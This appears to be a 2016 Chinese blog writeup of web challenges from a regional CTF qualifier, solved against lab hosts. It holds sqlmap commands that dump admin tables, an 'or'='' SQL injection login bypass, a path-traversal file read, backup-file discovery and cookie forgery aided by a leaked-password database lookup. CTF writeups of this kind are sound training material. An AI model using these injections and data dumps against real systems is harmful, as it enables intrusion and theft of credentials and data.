

# 广西首届网络安全选拔赛 WEB Writeup

原创

zrools 于 2016-02-03 18:15:35 发布 16612 收藏 19

分类专栏: [CTF](#) 文章标签: [网络安全](#) [ctf](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/zrools/article/details/50630755>

版权



[CTF 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏

## WEB安全(WEB)

WEB 题型就是最大众化的WEB漏洞的考察了, 他会涉及到注入, 代码执行, 文件包含等常见的WEB漏洞。

### 管理员的愤怒


- 分值: 100
- 靶机: 192.168.43.134

阿水是某部门的网站管理员, 一天他发现自己管理的网站被挂上了暗链, 链接指向了一个IP。阿水非常愤怒, 表示一定要给对方颜色看看, 但是这小子没学过渗透。下面给各位这个IP, 看大家如何进入坏蛋的网站获得flag为阿水报仇。

一打开是这样:




丢目录扫描发现 `robots.txt`



<http://blog.csdn.net/zrools>

`/include` 下是有一个配置备份 `db.phps`




## Index of /include

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">db.php</a>	06-Aug-2015 21:22	228	
<a href="#">db.php.s</a>	06-Aug-2015 21:25	228	

Apache/2.2.15 (CentOS) Server at 192.168.43.134 Port 80  
<http://blog.csdn.net/zrools>

/dbadmin 下发现phpmyadmin以为是这货是切入点。。。密码错误，加强目录字典继续扫发现 有截图



## Index of /img

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">2015-08-06_00:58:57屏幕截图.png</a>	06-Aug-2015 18:27	10K	
<a href="#">2015-08-06_00:59:31屏幕截图.png</a>	06-Aug-2015 18:27	15K	
<a href="#">2015-08-06_01:05:33屏幕截图.png</a>	06-Aug-2015 18:27	25K	
<a href="#">2015-08-06_01:06:01屏幕截图.png</a>	06-Aug-2015 18:27	16K	
<a href="#">2015-08-06_01:07:28屏幕截图.png</a>	06-Aug-2015 18:27	48K	

Apache/2.2.15 (CentOS) Server at 192.168.43.134 Port 80

<http://blog.csdn.net/zrools>

点开最后一个得到答案

192.168.43.134/robots.t x 2015-08-06 01:07:28屏幕 x

192.168.43.134/img/2015-08-06%2001:07:28屏幕截图.png

Server: localhost » Database: dbappweb1 » Table: flags

Browse Structure SQL Search Insert Export Import Operations

Showing rows 0 - 0 (1 total, Query took 0.0002 seconds.)

```
SELECT * FROM `flags`
```

Profiling [ Edit inline ]

Show all | Number of rows: 25 | Filter rows: Search this table

+ Options

id flag

1 flag{7e01c19b66330b121c90f6ebcafe8231}

Check All With selected: Edit Delete Export

Show all | Number of rows: 25 | Filter rows: Search this table

<http://blog.csdn.net/zrools>

flag:7e01c19b66330b121c90f6ebcafe8231

## 你就是提交不了

- 分值: 100
- 靶机: 192.168.43.74

管理员的技能非常强悍, 你如果乱说话, 就让你提交不了(答案为flag{}形式, 提交{}中内容即可)

直接F12把 `disable` 属性干掉提交就能得到答案

提交He110w0r1d就能获得flag啦,够简单吧!

Submit

```
<input class="form-control" type="text" disabled="disabled" name="post"></input>
```

flag:b0b237b92155c5ba0e0d90b1d01d8798

你就是长不了

- 分值: 300
- 靶机: 192.168.43.77

其实很多时候,你即使可以输入了,你也输入不长。但是,我们不服!怎么办呢?(答案为flag{}形式,提交{}中内容即可)

直接F12把 `maxlength` 属性干掉提交就能得到答案

又有输入框咯，但是，你能提交长于10个字符的内容么？

Submit

input.form-control | 750 × 34

```

<!DOCTYPE html>
<html lang="en">
<head></head>
<body>
  <div class="container">
    ::before
    <div class="row clearfix">
      ::before
      <div class="col-md-4 column">
        </img>
      </div>
      <div class="col-md-8 column">
        <form method="post" role="form">
          <div class="form-group">
            <label>又有输入框咯，但是，你能提交长于10个字符的内容么？</label>
            <input class="form-control" type="text" maxlength="10" name="post"></input>
          </div>
          <button class="btn btn-default" type="submit">Submit</button>
        </form>
      </div>
    </div>
    ::after
  </body>
</html>

```

Rules

Computed

Filter Styles

Pseudo-elements

This Element

```

element {
}
.form-control {
  display: block;
  width: 100%;
  height: 34px;
  padding: 5px 12px;
  font-size: 14px;
  line-height: 1.428571;
  color: #555;
  vertical-align: middle;
  background-color: #fff;
  background-image: none;
  border: 1px solid #ccc;
  border-radius: 4px;
  -webkit-box-shadow: inset 0 1px 1px #eee;
  box-shadow: inset 0 1px 1px #eee;
}

```

flag:88c48ff4b554eca6c7f961490aea8373

## 白云新闻搜索

- 分值：300
- 靶机：192.168.43.72

中国又出现了一个搜索巨头！据报道，中国网络大亨小明近日编写了一个搜索引擎，叫白云新闻搜索，具体链接在下方，该搜索链接功能欠打，界面乏力，小明出一包辣条悬赏漏洞，豪言入侵高手都去试试，你服不服？不服就去试试呗~(答案为flag{}形式，提交{}中内容即可)

扫了下目录没发现可疑点，直接丢sqlmap跑得答案

```

python sqlmap.py -u "http://192.168.43.72/index.php" --data "word=1&number=5" --current-db
python sqlmap.py -u "http://192.168.43.72/index.php" --data "word=1&number=5" -D news --table
python sqlmap.py -u "http://192.168.43.72/index.php" --data "word=1&number=5" -D news --dump -T admin

```

# 白云新闻搜索

关键词:  条数:

搜索关键词:

© Company 2014

```
管理员: 命令提示符
[21:01:04] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0.12
[21:01:04] [INFO] fetching columns for table 'admin' in database 'news'
[21:01:05] [WARNING] reflective value(s) found and filtering out
[21:01:05] [INFO] fetching entries for table 'admin' in database 'news'
[21:01:05] [INFO] analyzing table dump for possible password hashes
Database: news
Table: admin
[1 entry]
-----+-----+-----+
| flag                                     | username |
-----+-----+-----+
| flag{fabbf4abe040f2fdac8234099facdcch} | admin    |
-----+-----+-----+
[21:01:05] [INFO] table 'news.admin' dumped to CSV file 'C:\Users\Administrator\
.sqlmap\output\192.168.43.72\dump\news\admin.csv'
[21:01:05] [INFO] fetched data logged to text files under 'C:\Users\Administrato
e\.sqlmap\output\192.168.43.72'

[*] shutting down at 21:01:05

C:\sqlmap>
```

<http://blog.csdn.net/zroots>


flag:fabbf4abe040f2fdac8234099facdcch

## 贪食蛇


- 分值: 210
- 靶机: 192.168.43.59

贪吃蛇是经典手机游戏，既简单又耐玩！大家一定可以通关的！

源码有个 `snake.js` 大于2500是执行一段脚本，直接复制出来扔console执行



发现不对，直接点后面报错 [Open](#) 得到答案



flag:6b4807273afdffc4426b790debc2b96

## Easy Login


- 分值：200
- 靶机：192.168.43.67

Easy Login...So Easy...

直接登录后什么都干不了



Welcome ,But u can't do anything!



但发现 cookie 有点像base64编码，解密后是一个邮箱，但没什么用，清除 cookie 回到登录界面看源码，发现一个可疑字符串 `nwup2008`



### 用户登录

用户名

demo

密码


••••

验证码




验证码有点儿坑爹，看不清楚话，点我吧

Submit



扔百度搜索无果，丢社工库查询得到邮箱 `csdn-pass@qq.com`，base64加密修改 cookie 刷新得到答案




flag:a327f27394c63ef5d6b1eed9591b90a4

## Be Allowed?

- 分值：300
- 靶机：192.168.43.71

小黑终于闯进了内网，找到了目标Web主机，但是却被做了限制！

试过X-Forwarded-For、Referer、X-Real-IP无果，比赛结束无人解出不知考什么鬼。。。



flag:

运维失误

- 分值: 250
- 靶机: 192.168.43.34



公司的运维人员小王因为运维不当导致资料泄露，但粗心的他不知道问题出在哪里，你能帮小王找到问题的所在吗？

运维失误一般都是备份文件 `.bak` 什么鬼的，查看源码，



<http://blog.csdn.net/zrools>

尝试 `check.php.bak` 有跳转，禁用 `javascript` 刷新



拿到验证密码，登录可得到答案

flag:642fa4d74603f7d5303f7ee085ac2f95

## admin123456

- 分值: 300
- 靶机: 192.168.43.79

入门级入侵, 你以为就这样你就能得分了? 太小看admin了。(答案为flag{}形式, 提交{}中内容即可)


就一个登录框



<http://blog.csdn.net/zroots>

入门级, 尝试TOP200用户/密码组合爆破无果, 看看没验证码, 扔sqlmap跑得到用户密码, 登录得到答案

```
python sqlmap.py -u "http://192.168.43.79/index.php" --data "name=1&password=1" --current-db
python sqlmap.py -u "http://192.168.43.79/index.php" --data "name=1&password=1" -D dbapp --table
python sqlmap.py -u "http://192.168.43.79/index.php" --data "name=1&password=1" -D dbapp -T admin --dum
```



<http://blog.csdn.net/zroots>

另外一种解法是屏蔽验证用万能登录 'or'=''

flag:c406be9d45e34cdab33ad1e9673bc04c

## 刀塔

- 分值：300
- 靶机：192.168.43.68

无论你喜欢打Dota还是LOL，都进网站里学习一下吧！

直接目录扫描得到站点备份 `www.zip` 解压打开 `flag.php` 可得到答案

ID	地址	HTTP响应
1	http://192.168.43.68/index.php	200
2	http://192.168.43.68/www.zip	200

另外一种解法是：`http://靶机/index.php?action=news&nid=../*` 文件读取

flag:ef167fd977019c10e6aa761a419c5240